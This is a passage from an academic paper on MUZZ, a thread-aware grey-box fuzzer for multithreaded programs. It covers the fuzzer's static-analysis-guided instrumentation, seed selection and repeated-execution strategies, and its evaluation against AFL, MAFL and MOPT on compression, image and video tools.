1) *Coverage-oriented instrumentation* (§4.2) is one kind of stratified instrumentation that assigns more deputies to suspicious interleaving scope. It is the major instrumentation to track thread-interleaving induced coverage.
2) *Thread-context instrumentation* (§4.3) is a type of lightweight instrumentation that distinguishes different thread identities by tracking the context of threading functions for thread-forks, locks, unlocks, joins, etc.
3) *Schedule-intervention instrumentation* (§4.4) is a type of lightweight instrumentation at the entry of a thread-fork routine that dynamically adjusts each thread's priority. This complementary instrumentation aims to diversify interleavings by intervening in the thread schedules.

During Ⓑ:*dynamic fuzzing* (§5), MUZZ optimizes *seed selection* and *repeated execution* to generate more multithreading-relevant seeds. For seed selection (§5.1), in addition to the new coverage information provided by coverage-oriented instrumentation, MUZZ also prioritizes those seeds that cover new thread-context based on the feedback provided by thread-context instrumentation. For repeated execution (§5.2), owing to the schedule-intervention instrumentation, MUZZ adjusts the repeating times $\mathbb{N}_c$, to maximize the benefit of repetitions and track the interleaved execution states.

Ⓒ:*Vulnerability analysis* is applied to the crashing seeds found by dynamic fuzzing, which reveals vulnerabilities (including V_m). Ⓓ:*concurrency-bug revealing* component reveals B_m with the help of concurrency-bug detectors (e.g., TSan [42], Helgrind [49]). These two components will be explained in the evaluation section (§6).

4 Static Analysis Guided Instrumentation

This component includes the thread-aware static analysis and the instrumentations based on it.




Figure 3: Overview of MUZZ. Inputs are the original program and initial seeds (in seed queue); outputs are the seeds with vulnerabilities or concurrency-bugs. It contains four components. (A) (left area) does static analysis and applies thread-aware instrumentations; (B) (center area) contains the flows that proceed with dynamic fuzzing (seed scheduling and seed mutation [34] are the same as typical GBF flows, thus are marked dashed); (C) (right-bottom) denotes the vulnerability analysis applied on vulnerable seeds; and (D) (right-top) is the replaying component used to reveal concurrency-bugs from the seed queue.

4.1 Thread-aware Static Analysis

The static analysis aims to provide lightweight thread-aware information for instrumentation and runtime feedback.

4.1.1 Thread-aware ICFG Generation

We firstly apply an inclusion-based pointer analysis [1] on the target program. The points-to results are used to resolve the def-use flow of thread-sharing variables and indirect calls to reconstruct the ICFG. By taking into account the semantics of threading APIs (e.g., POSIX standard Pthread, the OpenMP library), we get an ICFG that is aware of the following multi-threading information:

1) *TFork* is the set of program sites that call thread-fork functions. This includes the explicit call to *pthread_create*, the *std::thread* constructor that internally uses *pthread_create*, or the "parallel pragma" in OpenMP. The *called* functions, denoted as F_{fork}, are extracted from the semantics of these forking sites.
2) *TJoin* contains call sites for functions that mark the end of a multithreading context. It includes the call sites of the pthread APIs such as *pthread_join*, *pthread_exit*, etc.
3) *TLock* is the set of sites that call thread-lock functions such as *pthread_mutex_lock*, *omp_set_lock*, etc.
4) *TUnLock* is the set of sites that call thread-unlock functions like *pthread_mutex_unlock*, *omp_unset_lock*, etc.
5) *TShareVar* is the set of variables shared among different threads. This includes global variables and those variables that are passed from thread-fork sites (e.g., *TFork*).

4.1.2 Suspicious Interleaving Scope Extraction

Given a program that may run simultaneously with multiple threads, we hope the instrumentation to collect execution states to reflect the interleavings. However, instrumentation introduces considerable overhead to the original program, especially when it is applied intensively throughout the whole program. Fortunately, with the static information provided by the thread-aware ICFG, we know that thread-interleavings may only happen on some specific program statements; therefore, the instrumentation can stress these statements. We hereby use L_m to denote the set of these statements and term it as *suspicious interleaving scope*. L_m is determined according to the following three conditions.

C1 The statements should be executed after one of *TFork*, while *TJoin* is not encountered yet.
C2 The statements can only be executed before the invocation of *TLock* and after the invocation of *TUnLock*.
C3 The statements should read or write at least one of the shared variables by different threads.

C1 excludes the statements irrelevant to multithreading. These statements can be prologue code that does the validity check (e.g., `check` in Figure 1), or the epilogue that post-processes the inputs or deals with error handlings. C2 prevents the statements that are protected by certain locks from being put into L_m. C3 is necessary since the interleavings will not affect the shared states if the segment involves no shared variables. This condition is determined by observing whether the investigated statement contains a variable data dependent on *TShareVar* (based on pointer analysis). We provide a separate preprocessing procedure to exclude cases where there are only *read* operations on shared variables.

Note that L_m is used to emphasize multithreading-relevant paths via instrumentations for state exploration during fuzzing. Therefore the conditions are different from the constraints required by static models (e.g., may-happen-in-parallel [11, 45]) or dynamic concurrency-bug detection algorithms (e.g., happens-before [12] or lockset [41]).

In Figure 1, according to the call `pthread_create` at Lines 24 and 25, $F_{fork} = \{$`compute`$\}$. MUZZ then gets all the functions that may be called by functions inside F_{fork}, i.e., {`modify`,`compute`} and according to C1 the scope L_m comes from Lines 1, 2, 10–17. Inside these functions, we check the statements that are outside `pthread_mutex_lock`

and `pthread_mutex_unlock` based on **C2**: Line 15 should be excluded from L_m. According to **C3**, we exclude the statements that do not access or modify the shared variables `g_var`, `s_var`, which means Lines 14 and 16 should also be excluded. In the end, the scope is determined as $L_m = \{1, 2, 10, 11, 12, 13, 17\}$. Note that although `modify` can be called in a single-threading site inside `check` (Line 6), we still conservatively include it in L_m. The reason is that it *might be* called within multithreading contexts (Line 13 and Line 15) — `modify` is protected by mutex `m` at Line 15 while unprotected at Line 13. It is worth noting that line 15, although protected by `m`, may still happen-in-parallel [11, 45] with lines 10 and 11. However, since lines 10 and 11 have already been put in L_m, we consider it sufficient to help provide more feedback to track thread-interleavings, with line 15 excluded from L_m.

Overall, the static analysis is lightweight. For example, the pointer analysis is flow- and context-insensitive; extraction of thread-aware results such as F_{fork} (in **C1**) and *TShareVar* (in **C3**) are over-approximated in that the statically calculated sets may be larger than the actual sets; **C2** may aggressively exclude several statements that involve interleavings. The benefit, however, is that it makes our analysis scalable to large-scale real-world programs.

4.2 Coverage-oriented Instrumentation

With the knowledge of L_m, we can instrument more deputy *instructions* (corresponding to statements in source code) inside the scope than the others, for exploring new transitions. However, it is still costly to instrument on *each instruction* inside L_m since this may significantly reduce the overall execution speed of the target programs. It is also *unnecessary* to do so — although theoretically, interleavings may happen everywhere inside L_m, many interleavings are not important because they do not change the values of shared variables in practice. This means that we can skip some instructions for instrumentation, or equivalently instrument them *with a probability*. We still instrument, despite less, on segments outside L_m for *exploration* purposes [34]. For example, in Figure 1, we apply instrumentation on `check`, just in case the initial seeds are all rejected by the validity check and no intermediate feedback are available at all, making the executions extremely difficult to even enter `compute`. Similarly, we can also selectively instrument some instructions outside L_m.

4.2.1 Instrumentation Probability Calculation

The goal of calculating instrumentation probabilities is to strike a balance between execution overhead and feedback effectiveness by investigating code segments' complexity of the target programs. First of all, MUZZ calculates a *base instrumentation probability* according to *cyclomatic complexity* [35], based on the fact that bugs or vulnerabilities usually come from functions with higher cyclomatic complexity [9, 43]. For each function f, we calculate the complexity value: $M_c(f) = E(f) - N(f) + 2$ where $N(f)$ is the number of nodes (basicblocks) and $E(f)$ is the number of edges in the function's control flow graph. Intuitively, this value determines the complexity of the function across its basicblocks. As 10 is considered to be the preferred upper bound of M_c [35], we determine the base probability as:

$$P_e(f) = \min\left\{\frac{E(f) - N(f) + 2}{10},\ 1.0\right\} \tag{1}$$

We use P_s as the probability to selectively instrument on the entry instruction of a basicblock that is *entirely outside* suspicious interleaving scope, i.e., none of the instructions inside the basicblock belong to L_m. Here, P_s is calculated as:

$$P_s(f) = \min\left\{P_e(f),\ P_{s0}\right\} \tag{2}$$

where $0 < P_{s0} < 1$. Empirically, MUZZ sets $P_{s0} = 0.5$.

Further, for each basicblock b inside the given function f, we calculate the total number of instructions $N(b)$, and the total number of memory operation instructions $N_{\mathbf{m}}(b)$ (e.g., load/store, *memcpy*, *free*). Then for the instructions within L_m, the instrumentation probability is calculated as:

$$P_m(f, b) = \min\left\{P_e(f) \cdot \frac{N_{\mathbf{m}}(b)}{N(b)},\ P_{m0}\right\} \tag{3}$$

where P_{m0} is a factor satisfying $0 < P_{m0} < 1$ and defaults to 0.33. The rationale of $\frac{N_{\mathbf{m}}(b)}{N(b)}$ is that vulnerabilities usually result from memory operation instructions [34], and executions on more such operations deserve more attention.

4.2.2 Instrumentation Algorithm

The coverage-oriented instrumentation algorithm is described in Algorithm 2. It traverses functions in the target program P. For each basicblock b in function f, MUZZ firstly gets the intersection of the instructions inside both b and L_m. If this intersection $L_m(b)$ is empty, it instruments the entry instruction of b with a probability of $P_s(f)$. Otherwise, 1) for the entry instruction in b, MUZZ always instruments it (i.e., with probability 1.0); 2) for the other instructions, if they are inside L_m, MUZZ instruments them with a probability of $P_m(f, b)$. We will refer to our selection strategy over deputy instructions as M-Ins. As a comparison, AFL-Ins always instruments evenly at the entry instructions of all the basicblocks.

For the example in Figure 1, since the lines 21-25 and line 5 are out of L_m, we can expect M-Ins to instrument fewer entry statements on their corresponding basicblocks. Meanwhile, for the statements inside L_m, M-Ins may instrument other statements besides the entry statements. For example, ① is the entry statement thus it must be instrumented; statement ② may also be instrumented (with a probability) — if so, transition ①→② can be tracked.

Algorithm 2: Coverage-oriented Instrumentation

input : target program P, and suspicious interleaving scope L_m
output : program P instrumented with M-Ins deputies

```
for f ∈ P do
    for b ∈ f do
        L_m(b) = L_m ∩ b;
        if L_m(b) != ∅ then
            for i ∈ b do
                if is_entry_instr(i, b) then
                    P ← instrument_cov(P, i, 1.0);
                else if i ∈ L_m then
                    P ← instrument_cov(P, i, P_m(f, b));
        else
            for b ∈ f do
                i = get_entry_instr(b);
                P ← instrument_cov(P, i, P_s(f));
```

Algorithm 3: *select_next_seed* Strategy

input : seed queue Q_S, seed t at queue front
output : whether t will be selected in this round

```
if has_new_mt_ctx(Q_S) or has_new_trace(Q_S) then
    if cov_new_mt_ctx(t) then
        return true;
    else if cov_new_trace(t) then
        return select_with_prob(P_ynt);
    else
        return select_with_prob(P_ynn);
else
    return select_with_prob(P_nnn);
```

4.3 Threading-context Instrumentation

We apply threading-context instrumentation to distinguish thread identities for additional feedback. This complements *coverage-oriented instrumentation* since the latter is unaware of thread IDs. The context is collected at the call sites of $F_{ctx} = \{TLock, TUnLock, TJoin\}$, each of which has the form $TC = \langle Loc, N_{ctx} \rangle$, where *Loc* is the labeling value of deputy instruction executed before this call site, and N_{ctx} is obtained by getting the value of the key identified by current thread ID from the "thread ID map" collected by the instrumented function F_S (to be explained in §4.4). Given an item F in F_{ctx}, we keep a sequence of context $\langle TC_1(F), \ldots, TC_n(F) \rangle, F \in F_{ctx}$. At the end of each execution, we calculate a hash value $H(F)$ for item F. The tuple $S_{ctx} = \langle H(TLock), H(TUnLock), H(TJoin) \rangle$ is a *context-signature* that determines the overall thread-context of a specific execution. Essentially, this is a *sampling* on threading-relevant APIs to track the thread-context of a specific execution. As we shall see in §5.1, the occurrence of S_{ctx} determines the results of *cov_new_mt_ctx* during seed selection.

In Figure 1, each time when `pthread_mutex_lock`$\in$ *TLock* is called, MUZZ collects the deputy instruction prior to the corresponding call site (e.g., ③) and the thread ID label (e.g., T1) to form the tuple (e.g., $\langle ③, T1 \rangle$); these tuples form a sequence for *TLock*, and a hash value $H(TLock)$ will be calculated eventually. Similar calculations are applied for `pthread_mutex_unlock` and `pthread_join`.

4.4 Schedule-intervention Instrumentation

When a user-space program does not specify any scheduling policy or priority, the operating system determines the actual schedule dynamically [23, 26]. Schedule-intervention instrumentation aims to diversify the thread-interleavings to collaborate with coverage-oriented and thread-context instrumentations. This instrumentation should be general enough to work for different multithreaded programs and extremely lightweight to keep runtime overhead minimal.

POSIX compliant systems such as Linux, FreeBSD usually provide APIs to control the low-level process or thread schedules [23, 26]. In order to intervene in the interleavings during the execution of the multithreading segments, we resort to the POSIX API *pthread_setschedparam* to adjust the thread priorities with an instrumented function named F_S that will be invoked during fuzzing. This function does two tasks:

a) During repeated execution (§5.2), whenever the thread calls F_S, it updates the scheduling policy to *SCHED_RR*, and assigns a ranged random value to its priority. This value is *uniformly distributed random* and diversifies the actual schedules across different threads. With this intervention, we try to approximate the goal in §2.3.2.
b) For each newly mutated seed file, it calls *pthread_self* in the entry of F_{fork} to collect the thread IDs. It has two purposes: 1) it informs the fuzzer that the current seed is multithreading-relevant; 2) based on the invocation order of F_S, each thread can be associated with a unique ID N_{ctx} starting from $1, 2, \ldots$, which composes "thread ID map" and calculates thread-context in §4.3.

5 Dynamic Fuzzing

The dynamic fuzzing loop follows the workflow of a typical GBF described in Algorithm 1. To improve the feedback on multithreading context, we optimize seed selection (§5.1) and repeated execution (§5.2) for fuzzing multithreaded programs, based on the aforementioned instrumentations.

5.1 Seed Selection

Seed selection decides which seeds to be mutated next. In practice, this problem is reduced to: when traversing seed queue Q_S, whether the seed t at the queue front will be selected for mutation. Algorithm 3 depicts our solution. The intuition

is that we prioritize those seeds *with new (normal) coverage* or *covering new thread-context*.

In addition to following AFL's strategy by using *has_new_trace(Q_S)* to check whether there exists a seed, s, in Q_S that covers a new transition (i.e., *cov_new_trace(s)*==true), MUZZ also uses *has_new_mt_ctx(Q_S)* to check whether there exists a seed in Q_S with a new thread-context (S_{ctx}). If either is satisfied, it means there exist some "interesting seeds" in the queue. Specifically, if the current seed t covers a new thread-context, the algorithm directly returns true. If it covers a new trace, it has a probability of P_{ynt} to be selected; otherwise, the probability is P_{ynn}. On the contrary, if no seeds in Q_S are interesting, the algorithm selects t with a probability of P_{nnn}. Analogous to AFL's seed selection strategy [63], MUZZ sets $P_{ynt} = 0.95$, $P_{ynn} = 0.01$, $P_{nnn} = 0.15$.

As to the implementation of *cov_new_mt_ctx(t)*, we track the thread-context of calling a multithreading API in $F_{ctx} = \{TJoin, TLock, TUnLock\}$ (c.f. §4.3) and check whether the context-signature S_{ctx} has been met before — when S_{ctx} is new, *cov_new_mt_ctx(t)*=true; otherwise, *cov_new_mt_ctx(t)*=false. Note that *cov_new_trace(t)*==true does not imply *cov_new_mt_ctx(t)==true*. The reason is that (1) we cannot instrument inside the body of threading API functions (as they are "external functions") inside F_{ctx}, hence *cov_new_trace* cannot track the transitions; (2) *cov_new_mt_ctx* also facilitates the thread IDs that *cov_new_trace* is unaware of.

5.2 Repeated Execution

Multithreaded programs introduce non-deterministic behaviors when different interleavings are involved. As mentioned in §2.3.2, for a seed with non-deterministic behaviors, a GBF typically repeats the execution on the target program against the seed for more times. With the help of F_S (c.f. §4.4), we are able to tell whether or not the exhibited non-deterministic behaviors result from thread-interleavings. In fact, since we focus on multithreading only, based on the thread-fork information kept by F_S, the fuzzer can distinguish the seeds with non-deterministic behaviors purely by checking whether the executions exercise multithreading context. Further, if previous executions on a seed induce more distinct values of S_{ctx} (the number of these values for a provided seed t is denoted as C_m (t)), we know that there must exist more thread-interleavings. To determine the repeating times $\mathbb{N}_c$ applied on t, we rely on $C_m(t)$. In AFL, the repeating times on t is:

$$\mathbb{N}_c(t) = N_0 + N_v \cdot B_v, \quad B_v \in \{0,1\} \tag{4}$$

where N_0 is the initial repeating times, N_v is a constant as the "bonus" times for non-deterministic runs. B_v=0 if none of the N_0 executions exhibit non-deterministic behaviors; otherwise B_v=1. We augment this to fit for multithreading setting.

$$\mathbb{N}_c(t) = N_0 + \texttt{min}\{N_v, N_0 \cdot C_m(t)\} \tag{5}$$

In both AFL and MUZZ, $N_0 = 8$, $N_v = 32$. For all the $\mathbb{N}_c$ executions, we track their execution traces and count how many different states it exhibits. The rationale of adjusting $\mathbb{N}_c$ is that, in real-world programs the possibilities of thread-interleavings can vary greatly for different seeds. For example, a seed may exhibit non-deterministic behaviors when executing `compute` in Figure 1 (e.g., races in `g_var`), but it exits soon after failing an extra check inside `compute` (typically, exit code >0). For sure, it will exhibit fewer non-deterministic behaviors than a seed that is concurrently processed and the program exits normally (typically, exit code =0).

5.3 Complementary Explanations

Here we provide some explanations to show why MUZZ's static and dynamic thread-aware strategies help to improve the overall fuzzing effectiveness.

1) Mutations on multithreading-relevant seeds are more valuable for seed mutation/generation. Multithreading-relevant seeds themselves have already passed validity checks of the target program. Compared to a seed that cannot even enter the thread-fork routines, it is usually much easier to generate a multithreading-relevant seed mutant from an existing multithreading-relevant seed. This is because the mutation operations (e.g., bitwise/bytewise flips, arithmetic adds/subs) in grey-box fuzzers are rather random and it is rather difficult to turn an invalid seed to be valid. Therefore, from the *mutation's perspective*, we prefer multithreading-relevant seeds to be mutated.

2) MUZZ can distinguish more multithreading-relevant states. For example, in Figure 1, it can distinguish transitions ①→①→②→② and ①→②→①→②. Then when *two different seeds* exercise the two transitions, MUZZ is able to preserve both seeds. However, other GBFs such as AFL cannot observe the difference. Conversely, when we provide less feedback for seeds that do not involve multithreading, MUZZ can distinguish less of these states and put less multithreading-*irrelevant* seeds in the seed queue.

3) Large portions of multithreading-relevant seeds in the seed queue benefit subsequent mutations. Suppose at some time of fuzzing, both MUZZ and AFL preserve 10 seeds (N_{all} =10), and MUZZ keeps 8 multithreading-relevant seeds (N_{mt} =8) while AFL keeps 6 (N_{mt} =6). Obviously, the probability of picking MUZZ generated multithreading-relevant seeds (80%) is higher than AFL's (60%). After this iteration of mutation, more seed mutants in MUZZ are likely multithreading-relevant. The differences of seed quality (w.r.t. relevance to multithreading) in the seed queue can be amplified with more mutation iterations. For example, finally MUZZ may keep 18 multithreading-relevant seeds (N_{mt} =18), and 10 other seeds, making N_{all} =28 and $\frac{N_{mt}}{N_{all}} = \frac{18}{28} = 64.3\%$; while AFL keeps 12 multithreading-relevant seeds (N_{mt} =12) and 14 other seeds, making N_{all} =26 and $\frac{N_{mt}}{N_{all}} = \frac{12}{26} = 46.2\%$.

Properties **1)**, **2)** and **3)** collaboratively affects the fuzzing effectiveness in a "closed- loop". Eventually, both N_{mt} and

$\frac{N_{mt}}{N_{all}}$ in MUZZ are likely to be bigger than those in AFL. Owing to more multithreading-relevant seeds in the queue and property **1)**, we can expect that:

a) concurrency-vulnerabilities are more likely to be detected with the new proof-of-crash files mutated from multithreading-relevant files from the seed queue.
b) concurrency-bugs are more likely to be revealed with the (seemingly normal) files in the seed queue that violate certain concurrency conditions.

Providing more feedback for multithreading-relevant segments essentially provides a biased coverage criterion to specialize fuzzing on multithreaded programs. Other specialization techniques, such as the *context-sensitive instrumentation* used by Angora [7], or the *typestate-guided instrumentation* in UAFL [52], provide similar solutions and achieve inspiring results. The novelty of MUZZ lies in that we facilitate the multithreading-specific features as feedback to innovatively improve the seed generation quality. It is worth noting that our solution only needs lightweight thread-aware analyses rather than deep knowledge of multithreading/concurrency; thus, it can scale to real-world software.

6 Evaluation

We implemented MUZZ upon SVF [46], AFL [63] , and ClusterFuzz [16]. The thread-aware ICFG construction leverages SVF's inter-procedural value-flow analysis. The instrumentation and dynamic fuzzing strategies lay inside AFL's LLVM module. The vulnerability analysis and concurrency-bug replaying components rely on ClusterFuzz's crash analysis module. We archive our supporting materials at `https://sites.google.com/view/mtfuzz`. The archive includes initial seeds for fuzzing, the detected concurrency-vulnerabilities and concurrency-bugs, the implementation details, and other findings during evaluation.

Our evaluation targets the following questions:

RQ1 Can MUZZ generate more effective seeds that execute multithreading-relevant program states?
RQ2 What is the capability of MUZZ in detecting concurrency-vulnerabilities (V_m)?
RQ3 What is the effect of using MUZZ generated seeds to reveal concurrency-bugs (B_m) with bug detectors?

6.1 Evaluation Setup

6.1.1 Settings of the grey-box fuzzers

We use the following fuzzers during evaluation.

1) **MUZZ** is our full-fledged fuzzer that applies all the thread-aware strategies in §4 and §5.
2) **MAFL** is a variant of **MUZZ**. It differs from MUZZ only on the coverage-oriented instrumentation — MAFL uses AFL-Ins while MUZZ uses M-Ins. We compare MAFL with MUZZ to demonstrate the effectiveness of M-Ins, and compare MAFL with AFL to stress other strategies.
3) **AFL** is by far the most widely-used GBF that facilitates general-purpose AFL-Ins instrumentation and fuzzing strategies. It serves as the baseline fuzzer.
4) **MOPT** [33] is the recently proposed general-purpose fuzzer that leverages adaptive mutations to increase the overall fuzzing efficiency. It is claimed to be able to detect 170% more vulnerabilities than AFL in fuzzing (single-thread) programs.

6.1.2 Statistics of the evaluation dataset

The dataset for evaluation consists of the following projects.

1) Parallel compression/decompression utilities including *pigz*, *lbzip2*, *pbzip2*, *xz* and *pxz*. These tools have been present in GNU/Linux distributions for many years and are integrated into the GNU tar utility.
2) *ImageMagick* and *GraphicsMagick* are two widely-used software suites to display, convert, and edit image files.
3) *libvpx* and *libwebp* are two WebM projects for VP8/VP9 and WebP codecs. They are used by popular browsers like Chrome, Firefox, and Opera.
4) *x264* and *x265* are the two most established video encoders for H.264/AVC and HEVC/H.265, respectively.

All these projects' single-thread functionalities have been intensively tested by mainstream GBFs such as AFL. We try to use their latest versions at the time of our evaluation; the only exception is *libvpx*, which we use version v1.3.0-5589 to reproduce the ground-truth vulnerabilities and concurrency-bugs. Among the 12 multithreaded programs, *pxz*, *GraphicsMagick*, and *ImageMagick* use OpenMP library, while the others use native PThread.

Table 1 lists the statistics of the benchmarks. The first two columns show the benchmark IDs and their host projects. The next column specifies the command-line options. In particular, four working threads are specified to enforce the program to run in multithreading mode.

The rest of the columns are the static statistics. Column "Binary Size" calculates the sizes of the instrumented binaries. Column T_{pp} records the preprocessing time of static analysis (c.f. §4.1). Among the 12 benchmarks, *vpxdec* takes the longest time of approximately 30 minutes. Columns N_b, N_i, and N_{ii} depict the number of basicblocks, the number of total instructions, and the number of deputy instructions for M-Ins (c.f. §4.2), respectively. Recall that AFL-Ins instruments evenly over entry instructions of all basicblocks, hence N_b also denotes the number of deputy instructions in AFL, MAFL, and MOPT. The last column, $\frac{N_{ii}-N_b}{N_b}$, is the ratio of more instructions MUZZ instrumented versus AFL (or MAFL, MOPT). This ratio ranges from 6.0% (*pbzip2-c* or *pbzip2-d*) to 288.9% (*x265*). Fortunately, in practice, this does not proportionally increase the runtime overhead. Many aspects can affect this metric, including the characteristics of the target programs, the precision of the applied static analysis, and the empirically specified thresholds P_{s0} and P_{m0}.

Fuzzing Configuration The experiments are conducted on

Table 1: Static statistics of the 12 evaluated benchmarks; meanings of the columns are explained in §6.1.2.

ID	Project	Command Line Options	Binary Size	T_{pp}	N_b	N_i	N_{ii}	$\frac{N_{ii}-N_b}{N_b}$
lbzip2-c	lbzip2-2.5	lbzip2 -k -t -9 -z -f -n4 FILE	377K	7.1s	4010	24085	6208	54.8%
pbzip2-c	pbzip2-v1.1.13	pbzip2 -f -k -p4 -S16 -z FILE	312K	0.9s	2030	8345	2151	6.0%
pbzip2-d	pbzip2-v1.1.13	pbzip2 -f -k -p4 -S16 -d FILE	312K	0.9s	2030	8345	2151	6.0%
pigz-c	pigz-2.4	pigz -p 4 -c -b 32 FILE	117K	5.0s	3614	21022	5418	49.9%
pxz-c	pxz-4.999.9beta	pxz -c -k -T 4 -q -f -9 FILE	42K	1.2s	3907	30205	7877	101.6%
xz-c	XZ-5.3.1alpha	xz -9 -k -T 4 -f FILE	182K	8.4s	4892	34716	8948	82.9%
gm-cnvt	GraphicsMagick-1.4	gm convert -limit threads 4 FILE out.bmp	7.6M	224.4s	63539	383582	98580	55.1%
im-cnvt	ImageMagick-7.0.8-7	convert -limit thread 4 FILE out.bmp	19.4M	434.2s	128359	778631	200108	55.9%
cwebp	libwebp-1.0.2	cwebp -mt FILE -o out.webp	1.8M	56.3s	12117	134824	33112	173.3%
vpxdec	libvpx-v1.3.0-5589	vpxdec -t 4 -o out.y4m FILE	3.8M	431.6s	31638	368879	93400	195.2%
x264	x264-0.157.2966	x264 –threads=4 -o out.264 FILE	6.4M	1701.0s	38912	410453	103926	167.1%
x265	x265-3.0_Au+3	x265 –input FILE –pools 4 -F 2 -o	9.7M	78.3s	22992	412555	89408	288.9%

four Intel(R) Xeon(R) Platinum 8151 CPU@3.40GHz workstations with 28 cores, each of which runs a 64-bit Ubuntu 18.04 LTS; the evaluation upon a specific benchmark is conducted on one machine. To make fair comparisons, MUZZ, MAFL and AFL are executed in their "fidgety mode" [65], while MOPT is specified with `-L 0` to facilitate its "pacemaker mode" [33]. The CPU affinity is turned off during fuzzing to avoid multiple threads being bound to a single CPU core. During fuzzing, we run each of the aforementioned fuzzers *six times* against all the 12 benchmark programs, with a time budget of 24 hours. Since all the evaluated programs are set to run with four working threads and the threads are mapped to different cores, it takes *each fuzzer* approximately $12 \times 6 \times 24 \times 4 = 6912$ CPU hours.

6.2 Seed Generation (RQ1)

Table 2 shows the overall fuzzing results in terms of newly generated seeds. We collect the total number of generated seeds (N_{all}) and the number of seeds that exercise the multithreading context (N_{mt}). In AFL's jargon, N_{all} corresponds to the distinct paths that the fuzzer observes [63]. The multithreading-relevant seeds are collected with a separate procedure, based on the observations that they at least invoke one element in *TFork*. Therefore, N_{mt} tracks the different multithreading execution states during fuzzing — a larger value of this metric suggests the fuzzer can keep more effective thread-interleaving seeds. We sum up those seed files across all six fuzzing runs to form N_{all} and N_{mt} in Table 2. The $\frac{N_{mt}}{N_{all}}$ column shows the percentage of N_{mt} over N_{all}. $\frac{N_{mt}}{N_{all}}$ determines the probability of picking a multithreading-relevant seed during seed selection, which greatly impacts the overall quality of the generated seeds. Obviously, the most critical metrics are N_{mt} and $\frac{N_{mt}}{N_{all}}$.

MUZZ surpasses MAFL, AFL, and MOPT in both metrics. First, MUZZ exhibits superiority in generating multithreading-relevant seeds — in all the benchmarks MUZZ achieves the highest N_{mt}. For example, in *pbzip2-d*, despite that all the $\frac{N_{mt}}{N_{all}}$ are relatively small, MUZZ generated 297 multithreading-relevant seeds, which is 178 more than MAFL (119), 229 more than AFL (68), and 235 more than MOPT (62). Moreover, for larger programs such as *im-cnvt* (binary size 19.4M), N_{mt} of MUZZ (12987) is still better than the others (MAFL: 10610, AFL: 7634, MOPT: 8012). Second, the value of $\frac{N_{mt}}{N_{all}}$ in MUZZ is more impressive — MUZZ wins the comparison over all the benchmarks. For example, in *pbzip2-d*, MUZZ's result of $\frac{N_{mt}}{N_{all}}$ is higher — MUZZ: 14.9%, AFL: 7.0% MAFL: 4.1%, and MOPT: 3.8%. For the benchmark where AFL has already achieved a decent result, e.g., 89.3% for *x264*, MUZZ can even improve it to 96.5%. Meanwhile, although MAFL has the largest N_{mt} for *x265* (10890), the value of its $\frac{N_{mt}}{N_{all}}$ (78.6%) is less than that of MUZZ (82.6%).

It is worth noting that MAFL also outperforms AFL and MOPT w.r.t. N_{mt} and $\frac{N_{mt}}{N_{all}}$ in all the benchmarks. For example, in *pxz-c*, the number of generated multithreading-relevant seeds in MAFL is 3401, which is more than AFL (2470) and MOPT (2634). Correspondingly, the percentage of multithreading-relevant seeds in MAFL is 60.3%; for AFL and MOPT, they are 46.1% and 47.2%, respectively. Considering MAFL, AFL, MOPT apply coverage-oriented instrumentation (M-Ins), we can conclude that other strategies in MAFL, including thread-context instrumentation, schedule-intervention instrumentation, and the optimized dynamic strategies, also contribute to effective seed generation.

Answer to RQ1: MUZZ has advantages in increasing the number and percentages of multithreading-relevant seeds for multithreaded programs. The proposed three thread-aware instrumentations and dynamic fuzzing strategies benefit the seed generation.

6.3 Vulnerability Detection (RQ2)

For vulnerability detection, we denote the total number of proof-of-crash (POC) files generated during fuzzing as N_c. The vulnerability analysis component (right-bottom area as Ⓒ in Figure 3) analyzes the POC files and categorizes them into different vulnerabilities. This basically follows ClusterFuzz's practice [16]: if two POC files have the same last N lines of backtraces and the root cause is the same (e.g., both

Table 2: Fuzzing results on MUZZ, MAFL, AFL and MOPT, in terms of generated seeds. N_{all}: total number of new seeds; N_{mt}: number of new multithreading-relevant seeds; $\frac{N_{mt}}{N_{all}}$: the percentage of multithreading-relevant seeds among all the generated seeds. **Bold data entries** mark the best results among the fuzzers, in terms of N_{mt} and $\frac{N_{mt}}{N_{all}}$. The numbers in parentheses (for N_{all} and $\frac{N_{mt}}{N_{all}}$) denote the differences between MUZZ and the others; for example, "(+1850)" is the more multithreading-relevant seeds generated by MUZZ: 5127 than MAFL: 3277.

ID	MUZZ			MAFL			AFL			MOPT		
	N_{all}	N_{mt}	$\frac{N_{mt}}{N_{all}}$	N_{all}	N_{mt}	$\frac{N_{mt}}{N_{all}}$	N_{all}	N_{mt}	$\frac{N_{mt}}{N_{all}}$	N_{all}	N_{mt}	$\frac{N_{mt}}{N_{all}}$
lbzip2-c	8056	**5127**	**63.6%**	6307	3277(+1850)	52.0%(+11.7%)	5743	2464(+2663)	42.9%(+20.7%)	6033	2524(+2603)	41.8%(+21.8%)
pbzip2-c	381	**126**	**33.1%**	340	91(+35)	26.8%(+6.3%)	272	69(+57)	25.4%(+7.7%)	279	71(+55)	25.4%(+7.6%)
pbzip2-d	1997	**297**	**14.9%**	1706	119(+178)	7.0%(+7.9%)	1650	68(+229)	4.1%(+10.8%)	1623	62(+235)	3.8%(+11.1%)
pigz-c	1406	**1295**	**92.1%**	1355	1189(+106)	87.7%(+4.4%)	1298	1098(+197)	84.6%(+7.5%)	1176	982(+313)	83.5%(+8.6%)
pxz-c	7590	**5249**	**69.2%**	5637	3401(+1848)	60.3% (+8.8%)	5357	2470(+2779)	46.1% (+23.0%)	5576	2634(+2615)	47.2% (+21.9%)
xz-c	2580	**1098**	**42.6%**	2234	767(+331)	34.3%(+8.2%)	1953	581(+517)	29.7%(+12.8%)	1845	566(+532)	30.7%(+11.9%)
